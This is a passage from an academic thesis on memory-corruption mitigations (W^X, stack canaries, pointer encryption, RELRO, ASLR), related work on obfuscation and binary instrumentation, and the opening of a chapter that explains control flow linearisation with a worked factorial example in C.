In current software systems, several mitigation strategies that aim to reduce the impact of potentially abusable programming mistakes are in use. We shortly explain the arms race around memory corruption vulnerabilities in low-level software.

2.3.1 *w$\oplus$x Memory Protection*

The idea behind w$\oplus$x is that no memory within the software system should be *writable* and *executable* at the same time. The motivation is to deny an attacker the ability of first injecting arbitrary code into the process memory followed by executing this so-called *shellcode* afterwards. On Intel `x86`, w$\oplus$x is implemented by means of the *execute-disable* (`XD`) bit, which allows operating systems to forbid instruction fetches from particular pages. The introduction of w$\oplus$x memory constitutes a significant improvement against such *Code Injection Attacks*, which are now mostly obsoleted by the consistent application of the w$\oplus$x idea.

2.3.2 *Code Reuse Attacks*

Consequently, attack methodology has shifted towards so-called *Code Reuse Attacks*. In this type of intrusion, *already existing* code within the program is glued together in order to implement malicious functionality. One concrete shape of a Code Reuse Attack is return-oriented programming (ROP), a technique where the architectural `x86` stack is set up in a way that

```
  void g(void) {
      uint8_t buf[16];
▷     /* function body of g */
      return;
  }

  void f(void) {
      uint64_t a;
      uint64_t b;
      /* function body of f */
      g();
      return;
  }
```




FIGURE 5
Stack organization of a minimal C program when execution reaches ▷. The local variable `buf` in function g is protected against buffer overflows by a stack canary Can.

chains together so-called *gadgets*. A ROP gadget is an arbitrary sequence of instructions already present in the program that eventually gives control back to an attacker by reading control flow related information from a location controlled by the adversary. An example could be a `ret` instruction reading attacker controlled values from the stack, but generally ROP can take many different shapes.

2.3.3 *Stack Smashing Protection*

To PROTECT AT LEAST RETURN ADDRESSES saved on the stack, defenders introduced so-called *Stack Canaries*: Contiguous stack-based buffer overflows are detected by checking the validity of magic values (*canaries*) placed at strategic locations on the architectural x86 stack. Stack canaries are sometimes also referred to as *Stack Cookies*.

Traditionally, stack smashing protection is implemented synchronously with the control flow: On function entry, a stack cookie is placed on the stack just between the return address and user controllable buffers. After function execution, once control flow returns to the caller, the cookie value is checked against a known *good* value. Only if there is a match between the two values, the stack frame is cleaned up and the control flow is allowed to return to the caller. In any other case, a potentially malicious attack has been detected and execution is terminated. This idea is illustrated in FIGURE 5.

2.3.4 *Function Pointer Protection*

With the protection of return addresses on the stack, attackers needed to look for alternative attack targets and found them in form of function pointers stored in writable memory locations other than the architectural stack. As such function pointers pose a promising target to gain control of the execution flow, it is desirable to deny attackers the ability of compromising them. To implement this, two mechanisms are currently in place:

The first, *Pointer Encryption* [29], introduces a per-process 64 bit random secret that is used to mangle pointers in memory. The mangling transformation is chosen such that the real pointer value can be derived from the mangled value in memory and the secret value, placing the result in a machine register. This *de-mangled* value is then used as target for an indirect control transfer. Note that pointer encryption is implemented in an ad-hoc manner: It is the responsibility of *the programmer* to perform the mangling.

Ulrich Drepper. *Pointer Encryption*. 2007.

The most widely used C standard library on Linux, *glibc*, implements this protection in terms of the `PTR_[DE]MANGLE` macros requiring manual application by the programmer. In practice, *glibc* mangles (most) writable function pointers residing in global static memory (`bss`).

The Windows run-time, on the other hand, provides similar functionality by means of the `Rtl[En|De]codePointer` API call since *XP SP2* (2004). Both implementations use very similar algorithms to encipher pointers: a logical bit rotation combined with an XOR ($\oplus$) involving the per-process random secret.

A second way of protecting function pointers is to place them in memory marked as read-only at runtime. This mechanism, on Linux typically referred to as *relro* (relocations read-only), enforces global static function pointers contained in the Global Offset Table (GOT) and Destructor (DTOR) sections of a binary to be mapped read-only. Note that this mechanism forces lazily operating dynamic linking systems (such as the glibc's dynamic loader on Linux) to resolve any relocations to external functions at program startup.

2.3.5 *Address Space Layout Randomization*

In order to reduce the attacker's knowledge of interesting targets within a particular process, current operating systems randomize the location of stack, heap and libraries in memory at a per-execution basis. Some implementations of Address Space Layout Randomization (ASLR) additionally randomize the image base address of the executable image in memory,




FIGURE 6
Address bits randomized by the `mmap` system call on `x86_64` Linux. Earlier kernels (≤ `4.5`) hard-code z to 28, newer kernels can be configured via the `/proc/sys/vm/mmap_rnd_bits` runtime parameter.

usually referred to as Position Independent Executable (PIE) binaries.

It is important to note that ASLR operates at the granularity of virtual memory pages on Linux (and on many other operating systems). As a direct consequence, ASLR only randomizes those bits of a virtual address that are located beyond the position corresponding to the logarithm of the page size.

For example, as the size of a page of virtual memory used by Linux running on the `x86` architecture is characteristically $4096 = 2^{12}$ Bytes, ASLR is only capable of randomizing bits beyond the bit at position 11 (counting zero-based). At the time of writing, current `x86-64` processors support only 48 out of 64 possible bits of virtual address space [19], with Linux setting the topmost (47th) bit (and therefore all bits beyond this position, due to canonicalization) to 1 for kernel and to 0 for user space addresses. Out of the $48 - 12 - 1 = 35$ remaining address bits, older `x86_64` Linux kernels (before version `4.5`) randomize 28 bits[1], whereas newer kernels (starting with `4.5`) provide a runtime parameter[2] offering the possibility to increase this number to 32 bits. In practice, this raises the bar for brute-force guessing of addresses to a level that is considered sufficiently high. With the physical address width increased to 57 bits on Intel's Ice Lake architecture, ASLR can be expected to increase in strength in the future. FIGURE 6 shows the randomized address bits returned by the `mmap` syscall when allocating new pages for a process.

We add to the ever ongoing arms race by demonstrating attacks bypassing stack canaries in Chapter 6 and ASLR in Chapter 7.

Intel Corporation. *Intel 64 and IA-32 architectures software developer's manual volume 3A: System programming guide, part 1.* 2020.

[1] `arch_mmap_rnd` *in* `arch/x86/mm/mmap.c`

[2] *cf.* `/proc/sys/vm/mmap_rnd_bits`

3

RELATED WORK

This chapters outlines related work relevant for our research.

3.1 OBFUSCATION

Obfuscation and de-obfuscation both are actively maintained research fields. We point out relevant work on the topic in this section.

3.1.1 *Control Flow Flattening*

Over the years, there has been proposed a wide range of obfuscation techniques that were focused on *hiding* a program's original control flow. Most techniques operate by artificially increasing cyclomatic complexity [65] of the *Control Flow Graph (CFG)*: For instance, *Obfuscator LLVM* (O-LLVM) [42] achieves this by employing *Control Flow Flattening* (CFF), a technique that conceals the execution sequence of basic blocks by rearranging them into a loop resembling the instruction cycle of CPU pipelines. The same protection is offered by the popular *ConfuserEx* [🔗] obfuscation tool for applications executing in Microsoft's .NET ecosystem, where it is referred to as *Switch-Mangler*.

🗎 Thomas J. McCabe. *A Complexity Measure.* 1977.

🗎 Pascal Junod, Julien Rinaldini, Johan Wehrli, Julie Michielin. *Obfuscator-LLVM: Software Protection for the Masses.* 2015.

🔗 `https://yck1509.github.io/ConfuserEx/`

A similar transformation effect can also be achieved by employing *virtualization-based* obfuscation techniques. One example of such an obfuscator is *Matryoshka* [38] which nests multiple layers of virtualization to cloak the functionality of a protected program.

🗎 Sudeep Ghosh, Jason D. Hiser, Jack W. Davidson. *Matryoshka: Strengthening Software Protection via Nested Virtual Machines.* 2015.

Virtualization and control flow flattening differ in the way the final code is dispatched: Control flow flattening leaves the protected code as inline basic blocks, whereas in virtualization obfuscation basic blocks of the interpreter typically only implement the semantics of the virtualized instructions. To some extent, control flow flattening can be perceived as a special case of virtualization obfuscation.

3.1.2 *Instruction Substitution*

In context of obfuscation, instruction substitution refers to the process of replacing one or more machine code instructions by an computationally equivalent sequence of instructions that is more difficult to understand for an analyst.

Literature discusses instruction substitution for the purpose of *increasing* instruction diversity in context of steganographic applications [31] or in form of malware case studies [9] .

Rakan El-Khalil, Angelos D. Keromytis. *Hydan: Hiding Information in Program Binaries*. 2004.

Jean-Marie Borello, Ludovic Mé. *Code Obfuscation Techniques for Metamorphic Viruses*. 2008.

However, *decreasing* the variety of instructions contained in a program is a relatively new idea that was first proposed by multiple people in a formal way.

Dolan [28] shows that in an extreme case, instruction substitution can be performed such that the transformed program consists of at most one instruction type: the MOV instruction. With the rise of a compiler capable of translating C99 code to assembly consisting entirely of MOV instructions written by Christopher Domas [3] the theory manifested tself into a problem relevant in context of binary analysis. A side effect of this substitution is that the (explicit) control flow of a protected program vanishes: The resulting program merely consists of one linear program flow without branches—the control flow is *linearized* during substitution. An analysis of this obfuscation technique is discussed in this thesis in chapter 4.

Stephen Dolan. *Mov Is Turing-Complete*. 2013.

`https://github.com/xoreaxeaxeax/movfuscator`

Instruction-less Computation [8] takes this idea one step further: Bangert, Bratus, Shapiro, and Smith created a prototype compiler capable of reaching Turing-completeness on the x86 architecture using *zero* instructions. Instruction-less Computation is centered around the idea to configure the interrupt handling and the memory management unit on x86 in such a way that meaningful logic is executed by the interrupt logic of the CPU without ever dispatching a single instruction (after initialization of the environment).

Julian Bangert, Sergey Bratus, Rebecca Shapiro, Sean Smith. *The Page-Fault Weird Machine: Lessons in Instruction-less Computation*. 2013.

3.1.3 *Obfuscation Countermeasures*

ALTHOUGH OBFUSCATION APPEARS AS AN OPTIMAL SOLUTION, it has its own weaknesses. There exist deobfuscation approaches based on symbolic execution engines which are able to penetrate various obfuscation techniques [70]. Such solutions operate by automatically translating machine code to mathematical expressions, to which then a (semi-)automated theorem prover is applied. KLEE [15] is an example of such a state of the art symbolic execution engine that, however, requires the presence of the source code. ANGR [61], Manticore [51], and BAP [14] are symbolic execution solutions that do not have a similar requirement. Nevertheless, current approaches for symbolic execution depend on the presence of instructions that explicitly modify the control flow during path enumeration.

Babak Yadegari, Brian Johannesmeyer, Ben Whitely, Saumya Debray. *A Generic Approach to Automatic Deobfuscation of Executable Code*. 2015.

Cristian Cadar, Daniel Dunbar, Dawson Engler. *KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs*. 2008.

Yan Shoshitaishvili, Ruoyu Wang et al.. *Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware*. 2015.

For binaries with linearized control flow, as introduced earlier, symbolic execution engines are only of limited use. We will present an algorithm that can be applied to binaries with linear control flow to re-enable symbolic analysis in Chapter 4.

Mark Mossberg, Felipe Manzano, Eric Hennenfent et al.. *Manticore: A User-Friendly Symbolic Execution Framework for Binaries and Smart Contracts*. 2019.

David Brumley, Ivan Jager, Thanassis Avgerinos, Edward Schwartz. *BAP: A Binary Analysis Platform*. 2011.

3.2 Applications of Dynamic Instrumentation

The interest of employing DBI tools for security applications such as binary hardening techniques and malware analysis is constantly increasing among researchers. However, as we will understand in Chapter 5 the usage of DBI for security related tasks is questionable, as in such scenarios it is important that analysis code runs *isolated* from the instrumented program in a *stealthy* way.

There are numerous examples of DBI utilization in literature silently making this assumption, mostly by software development:

3.2.1 *Binary Analysis*

Many researchers develop DBI tools in order to perform analysis of binaries, e. g. Salwan *et al*. developed *Triton* [59], a concolic execution framework. Clause *et al*. [18] implement a dynamic taint analysis tool which supports data-flow and control-flow based tainting using DBI.

Jonathan Salwan, Florent Saudel. *Triton: Framework d'exécution concolique et d'analyses en runtime*. 2016.

James Clause, Wanchun Li, Alessandro Orso. *Dytan: a generic dynamic taint analysis framework*. 2007.

3.2.2 *Bug Detection*

Vulnerabilities resulting from memory corruption bugs [47] are still problematic. Implementing vulnerability detection and prevention tools using DBI to limit the potential damage is a tempting approach taken in several works. This is the case because DBI provides the advantage that custom security code may be directly executed within the analyzed/hardened program.

The Valgrind analysis framework includes a lot of other profiling and debugging tools, such as *Memcheck* [52] which detects memory-management problems or the heap profiler *Massif* [54].

Similarly, on the Windows family of operating systems *Dr. Memory* [13] is a memory monitoring tool built on top of the DynamoRIO framework. It is also capable of identifying spatial and temporal memory-management-related programming errors.

Elias Levy. *Smashing the stack for fun and profit. Phrack 49*. 1996.

Nicholas Nethercote, Julian Seward. *How to shadow every byte of memory used by a program*. 2007.

Nicholas Nethercote, Robert Walsh, Jeremy Fitzhardinge. *Building Workload Characterization Tools with Valgrind*. 2006.

Derek Bruening, Evelyn Duesterwald, Saman Amarasinghe. *Design and Implementation of a Dynamic Optimization Framework for Windows*. 2001.

3.2.3 *Control Flow Integrity*

A lot of research is recently conducted regarding program shepherding [43] and Control Flow Integrity (CFI) which attempts to restrict the set of possible control-flow transfers to those that are strictly required for correct program execution [5]. In order to implement this approach, Davi *et al.* [24] developed a Pin tool that dynamically enforces sanitized return address checks by employing a shadow stack. This shadow stack stores source and target of indirect control flow transfers at run-time and makes sure that call-return semantics employed by sub-function calls are met. While the idea of a shadow stack is much older [17], the advantage of this approach was the ease of development of the dynamic security enforcement tool. A similar approach was chosen by van der Veen *et al.* who developed a Linux kernel module together with a plugin for the Dyninst framework [67] which determine and restrict the valid execution paths and thereby ensure correct program execution.

Vladimir Kiriansky et al.. *Secure Execution via Program Shepherding*. 2002.

Martín Abadi, Mihai Budiu et al.. *Control-flow integrity principles, implementations, and applications*. 2009.

Tzi-cker Chiueh, Fu-Hau Hsu. *RAD: A compile-time solution to buffer overflow attacks*. 2001.

Victor van der Veen, Dennis Andriesse et al.. *Practical context-sensitive CFI*. 2015.

In contrast, instead of verifying return address validity, Tymburibá *et al.* [66] try to utilize ROP gadgets' characteristics in order to prevent the hijacking of program's execution flow. In their Pintool called RipRop they detect unusually high rates of successive indirect branches during the execution of unusually short basic blocks, which may be an indication of a undergoing ROP attack. In order to collect statistics on the executed instructions, DBI is used. Follner *et al.* present ROPocop [34], another Code-Reuse Attack (CRA) detection framework targeted at Windows x86 binaries. It combines the idea of Tymburibá *et al.* together with a custom shadow stack and a technique which ensures no data is unintentionally executed. Yet another example of a Pintool utilized in ROP attack detection was proposed by Elsabagh *et al.*. Their tool *EigenROP* attempts to detect anomalies in the execution process [32], due to execution of ROP gadgets, based on directional statistics and program's own characteristics.

Mateus Tymburibá, Rubens Emilio, Fernando Pereira. *Riprop: A dynamic detector of rop attacks*. 2015.

Andreas Follner, Eric Bodden. *ROPocop - Dynamic mitigation of code-reuse attacks*. 2016.

Mohamed Elsabagh, Daniel Barbará et al.. *Detecting ROP with Statistical Learning of Program Characteristics*. 2017.

Finally, Qiang *et al.* built a fully context-sensitive CFI tool [56] on top of Pin that may be used to protect Commercial off-the-shelf (COTS) binaries. Among other advantages the tool checks the execution path instead of checking each edge in this execution path one by one which helps accelerate the process.

Weizhong Qiang, Yingda Huang et al.. *Fully Context-Sensitive CFI for COTS Binaries*. 2017.

3.2.4 *Malware Analysis*

In addition, many security analysts employ DBI tools to study and profile malicious programs' behavior. Both to harden productive applications as well as to understand and reverse engineer potentially malicious program functionality in a sandbox environment. For instance, Gröbert *et al*. take advantage of a Pintool to generate execution traces and apply several heuristics to automate the identification of cryptographic primitives [39] in malicious samples. Kulakov developed a Pintool that performs static malware analysis in order to generate a loose timeline of the whole execution trace [44].

Felix Gröbert et al.. *Automated identification of cryptographic primitives in binary programs*. 2011.

Yevgeniy Kulakov. *MazeWalker - Enriching static malware analysis*. 2017.

To our perception, the most prominent examples of DBI frameworks nowadays are Intel Pin [48], Dyninst [11], Valgrind [53], DynamoRIO [12] and (more recently) QBDI [2] and Skorpio [57]. Another popular DBI framework developed outside of the academic research community that is especially relevant for analysis tasks on mobile platforms is *Frida*.

Chi-Keung Luk, Robert Cohn et al.. *Pin: building customized program analysis tools with dynamic instrumentation*. 2005.

Derek Bruening, Evelyn Duesterwald, Saman Amarasinghe. *Design and Implementation of a Dynamic Optimization Framework for Windows*. 2001.

3.3 ATTACK AND DEFENSE OF SOFTWARE VULNERABILITIES

A substantial corpus of research papers exist in context of the arms race in attacking and defending computing systems via software vulnerabilities.

Nicholas Nethercote, Julian Seward. *Valgrind: a framework for heavyweight dynamic binary instrumentation*. 2007.

3.3.1 *Stack Smashing Protection*

Derek Bruening, Timothy Garnett, Saman Amarasinghe. *An infrastructure for adaptive dynamic optimization*. 2003.

The idea to guard certain parts of the executable's stack dates back to 1998 [22, 21]. By this time, *StackGuard* was introduced to counter buffer overflows on the stack by using compiler instrumentation. The concept is to guard control flow related information on the architectural x86 stack using a so-called *stack canary* or *stack cookie*, an (ideally) random value that is placed between the user-controllable data and the return pointers on the stack during stack setup phase in the function prologue.

Nguyen Anh Quynh. *Skorpio: Advanced Binary Instrumentation Framework*. 2018.

Crispin Cowan et al.. *StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks*. 1998.

From the time of its first introduction, it still required a couple of years to include StackGuard into the mainline GCC distribution in 2003 [68].

Attackers may try to evade StackGuard by embedding the canary in the data used during the overflow (i.e., canary forgery). Cowan *et al*. [23] propose two methods to prevent such a forgery: *terminator* and *random canaries*. In 32-bit operating systems, a terminator canary usually consisted of the char representation of `NUL`, `CR`, `LF`, and `EOF` (`0x000d0aff`). Although this is a fixed constant consisting of four symbols that usually terminate a string operation, it is valuable because string copying functions potentially used by an attacker will terminate immediately once they hit these symbols. Random canaries, on the other hand, have the advantage that they (ideally) cannot be guessed by an attacker. In practice, random canaries seem to be the most promising approach, because not all buffer overflows are due

Crispin Cowan et al.. *Protecting Systems From Stack Smashing Attacks With StackGuard*. 1999.

Perry Wagle et al.. *Stackguard: Simple Stack Smash Protection for Gcc*. 2003.

Crispin Cowan et al.. *Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade*. 2000.

to string handling operations and thus it is still possible to overwrite the fixed terminator canary using functions as for example `read()`.

Marco-Gisbert and Ripoll extend the original StackGuard concept by proposing a renewal of the secret stack canary during the `fork` and `clone` system calls [49] (*RenewSSP*. This way, an external attacker is not able to brute-force the stack canary in scenarios where the request handling routine is forked from a server application for each request, as is typically the case for network facing applications.

Hector Marco-Gisbert and Ismael Ripoll. *Preventing Brute Force Attacks Against Stack Canary Protection on Networking Servers*. 2013.

Similarly, Dynamic Canary Randomization [40] was proposed as an attempt to defend against attacks targeting stack canaries. This technique re-randomizes all active stack canaries during run-time so the attackers cannot reuse the knowledge they gained while leaking memory from an earlier execution of the attacked process.

William Hawkins et al.. *Dynamic Canary Randomization for Improved Software Security*. 2016.

Their prevalent use in current software makes stack canaries an valuable attack target and circumvention thereof has been studied in multiple works:

Strackx *et al.* [62] analyze the security promises made by randomization-based buffer overflow mitigation systems, such as the ones described above. They conclude that a vulnerable program offering both a buffer overread and a buffer overwrite can be easily attacked. Ding *et al.* [27] reveal weaknesses in the StackGuard implementation of the Android 4.0 operating system (OS), as the source of randomness used for the stack canaries is only initialized once at OS boot and then used for every application on the system.

Raoul Strackx et al.. *Breaking the Memory Secrecy Assumption*. 2009.

Yu Ding et al.. *Android Low Entropy Demystified*. 2014.

3.3.2 *Code Pointer Integrity*

Recently, more advanced techniques have been proposed to prevent buffer overflow attacks including Code-Pointer Integrity (CPI) and Control Flow Integrity (CFI) [4]. Both techniques try to protect the control flow from being hijacked. Code-Pointer Integrity (CPI) achieves this property by preventing an adversary from corrupting pointers to code.

Martín Abadi et al.. *Control-Flow Integrity*. 2005.

These advanced techniques have created the illusion that stack canaries are nowadays obsolete. However, both techniques consider non control-flow diverting attacks to be out of scope. As we discuss later, this is an underestimated attack that can be successfully countered by stack canaries [16]. While introduced almost twenty years ago, stack canaries are still one of the most widely deployed defense mechanisms to date [63] and are, as we will show, a necessary complement to other more recent modern buffer overflow mitigation mechanisms.

Shuo Chen, Jun Xu, and Emre Can Sezer. *Non-Control-Data Attacks Are Realistic Threats*. 2005.

Laszlo Szekeres et al.. *Eternal War in Memory*. 2014.

CFI, on the other hand, tries to verify the integrity of code pointers at the time a pointer is used by the program. Such an approach was taken by Kuznetsov *et al.* [45], who secure code pointers by storing them in a safe memory region. In their work, they assume that the location of the safe region can be hidden and thus remains secret.

Volodymyr Kuznetsov et al.. *Code-Pointer Integrity*. 2014.

3.3.3 *Address Space Layout Randomization*

In our work we make use of the layout and architecture of the Linux dynamic loader and the standard library to bypass address space layout randomization. Other work achieves the same by leveraging the layout of the binary format (ELF for Linux).

Leakless, for example, uses the dynamic loader's functionality to resolve library functions during runtime in order to break required ASLR without the need of an address leak. With this they effectively eliminate the information leak step that is typically during exploitation [33].

Alessandro Di Federico et al.. *How the ELF Ruined Christmas*. 2015.

Marco-Gisbert and Ripoll [50] identified a related problem in Linux' memory management. In their work, they point out that the application code used to be placed at a static offset to library code (*offset2lib* vulnerability). For this, when leaking the address of the executable code, an attacker is able to compute the addresses of library code and vice versa. As a result the Linux kernel developers modified `mmap` to randomize the image base of the executable binary independently of dynamic libraries within the virtual memory.

Hector Marco-Gisbert and Ismael Ripoll. *On the Effectiveness of Full-ASLR on 64-bit Linux*. 2014.

However, in our work, we show that the original problem still persists: Due to the allocation strategy of mmap libraries are still allocated in one adjacent block. Thus, when leaking the address of the code or data of one library, an attacker is still able to calculate the addresses of the code and data of other libraries.

Interestingly, there already exists a patch that allows to allocate memory at properly randomized virtual addresses [58]. This patch, while being discussed, never made it into the upstream sources for unknown reasons.

William Roberts. *Introduce mmap randomization*. 2016.

4

CONTROL FLOW LINEARISATION

Piracy is a persistent headache for software companies that try to protect their assets by investing both time and money. Program code obfuscation as a subfield of software protection is a mechanism widely used toward this direction. However, effectively protecting a program against reverse-engineering and tampering turned out to be a highly non-trivial task that still is subject to ongoing research. Recently, a novel obfuscation technique called *Control Flow Linearisation* (CFL) is gaining ground. While existing approaches try to complicate analysis by artificially increasing the control flow of a protected program, Control Flow Linearization (CFL) takes the exact opposite direction: instead of *increasing* the complexity of the corresponding CFG, the discussed obfuscation technique *decreases* the amount of nodes and edges in the CFG. In an extreme case, this means that the obfuscated program degenerates to one singular basic block, while still preserving its original semantics.


The CFL transformation makes all original control flow changes implicit (i.e. it removes explicit branch instructions *entirely*). In fact, jump free programming is entirely feasible without loosing Turing completeness (cf. [28]). CFL constitutes a way of preventing symbolic execution engines from enumerating all satisfiable paths through a program. Therefore, deobfuscation relying on symbolic execution fails to recover the full CFG of a program protected by CFL. This is extremely useful for the software authors that desire to hide the internal operations of their programs. In essence, the Movfuscator [3] which is to the best of our knowledge the only real world implementation of CFL, helps software to defend itself from reverse engineering.

Stephen Dolan. *Mov Is Turing-Complete*. 2013.

https://github.com/xoreaxeaxeax/movfuscator

However, as with any other solution, CFL is not entirely bulletproof. In this chapter we show that it is possible to construct a deobfuscator—the DeMovfuscator—that can reconstruct the control flow of linearised, obfuscated binaries. In addition, we evaluate both the performance and size overhead of CFL as well as the feasibility of DeMovfuscator. Overall, we show that even though CFL sounds like an ideal solution that can evade the state of the art deobfuscation approaches, it is not impenetrable.

The overall structure of this chapter is twofold: We first describe the transformations required to linearise (obfuscate) a



```
#include <stdio.h>

int main(int argc, char **argv) {
    size_t i = 0;                                   /* bb0 */
    if (argc == 1) {
        puts("One argument supplied..");            /* bb1 */
    } else {
        puts("More than one argument supplied.");   /* bb2 */
    }

    for (i = 0; i < argc; i++)
        printf("Argument %zu is %s.\n", i, argv[i]); /* bb3 */

    return 0;                                        /* bb4 */
}
```

(a) Source Code

(b) Flattened (c) Original (d) Linearised

FIGURE 7
Comparison of (a) Source Code, (c) the Compiled Program, (b) the Control Flow Flattening (CFF) Obfuscated Program, and (d) the CFL Obfuscated Program.

program followed by the construction and evaluation of our deobfuscation approach.

Parts of this chapter are based on the publication *Combating Control Flow Linearization* whose author list the thesis author is part of.

Julian Kirsch, Clemens Jonischkeit, Thomas Kittel, Apostolis Zarras, Claudia Eckert. *Combating Control Flow Linearization*. 2017.

4.1 OBFUSCATING TRANSFORMATION

WE CALL A PROGRAM LINEARIZED IF IT CONSISTS OF ONLY ONE singular basic block (excluding initialisation of the environment) that ends in a jump targeting itself. FIGURE 7D shows an example of such a program. CFL therefore makes the control flow of a program implicit by removing all control flow changing instructions without loosing Turing completeness.

4.1.1 *Constructing Linearized Programs*

The central idea of CFL is to duplicate all writable program variables in memory and to re-route all write accesses to either a real set of data or SCRATCH data. This enables the processor to formally execute all instructions in the program while only a subset of instructions affects the current program state. This effect is used to simulate the execution sequence of the basic blocks of the original program and consequently to simulate jumps without the need for branch instructions. In the following paragraphs, we structure this approach to provide a generic transformation strategy to construct linearized programs.

Scratch and Real Data

With the unavailability of conditional jumps, all instructions of a program need to be executed unconditionally. We can simulate (un)conditional jumps by mitigating the side effects of memory writes that are not caused by the currently intended basic block. If the effects of the instruction writing to memory should not be visible to the program, we need the code to write to the SCRATCH version of a variable in memory; otherwise the write operation should target the REAL version of the variable.

Labels and States

Next, we assign a unique LABEL to each basic block of the original program. For simplicity, we use each basic block's virtual address in memory as its LABEL. We also introduce a global STATE variable that during each point in execution holds the LABEL of the *currently executing* basic block. Thus, during execution of the linear program, the program is at all times able to calculate if the current block should write to the real program state or to the SCRATCH version.

State Transitions

Jumps connecting the basic blocks are realized as transitions of the global STATE variable. This is achieved by appending code that updates the STATE variable to each basic block. Note that the STATE variable itself also consists of a REAL and a SCRATCH location, as basic blocks that are not targeted by the current STATE also have to discard their updates to the STATE variable. Based on this construction, any jump predicate can be re-written as the base address of the STATE variable plus the Boolean result of the jump predicate, where TRUE equals 1 and FALSE equals 0. This allows to unconditionally execute each instruction but only if the corresponding predicate is TRUE, the side-effects of the instruction will become visible to the global program state.

Final Jump

Adhering to this construction, it is possible to merge all basic blocks of the original program into one linear basic block without the need for any branch instructionsion. However, to re-trigger the execution of the program and to give other basic blocks the possibility to execute their payload, a final jump transferring control from the end to the start of the linearized program is appended.

Example of Manual Linearization

To understand the principles of Control Flow Linearization, we perform a manual step-by-step transformation of a simple program computing the factorial of a user-specifiable number:

```
int main(int argc, char **argv) {
    unsigned long long j = 0, res = 1, bnd = 0;
    if (argc < 2) {
        exit(-1);
    }
    bnd = strtoll(argv[1], NULL, 0);
    for (j = 0; j < bnd; j++) {
        res *= (j + 1);
    }
    printf("Result: %llu\n", res);
    exit(0);
}
```

Computation is straightforward: Get the argument from the user from the command line and convert it to a number via `strtoull`. Then, compute the factorial `fac` within a loop. As a first step to linearize this program, we re-write high-level control flow constructs such as `for` loops solely using `goto` primitives and labels:

```
int main(int argc, char **argv) {
    unsigned long long j = 0, res = 1, bnd = 0;
    S0: if (argc < 2) goto S4; else goto S1;
    S1: bnd = strtoll(argv[1], NULL, 0); goto S2;
    S2: res *= (j + 1); j += 1; if (j < bnd) goto S2;
    S3: printf("Result: %llu\n", res); exit(0);
    S4: exit(-1);
}
```

The above result is an equivalent program computing the factorial. Such a transformed program is guaranteed to exist due to Turing-completeness of *goto*-computability. The transformed program transitions through one or multiple states (indicated by labels `S0`-`S4`) while computing the factorial:

`S0` Initialize local variables. Check the if the user passed in at least one argument. Go to `S1` if true, otherwise go to `S4`.

`S1` Convert the user argument to a number and store the result in `bnd`. Afterwards go to `S2`.

`S2` Multiply result variable `res` by counter variable `j + 1`. Increment counter variable. If counter is strictly less than `bnd`, go to `S2` (repeat).

S3 Print the result and exit the program with exit code `0`, indicating successful computation.

S4 Exit the program with exit code `-1` to indicate an error.

Now, transform the *goto*-program as follows: Introduce a new `state` variable, and replace all `goto` statements by assignments to the state variable. Wrap the result into an infinite loop and add a `switch` statement serving as a dispatcher that executes the right code according to the state variable:

```
int main(int argc, char **argv) {
    unsigned long long j = 0, res = 1, bnd = 0;
    unsigned int state = 0;
    while (1) {
        switch (state) {
            case 0:
                if (argc < 2) state = 4;
                else state = 1;
            break;
            case 1:
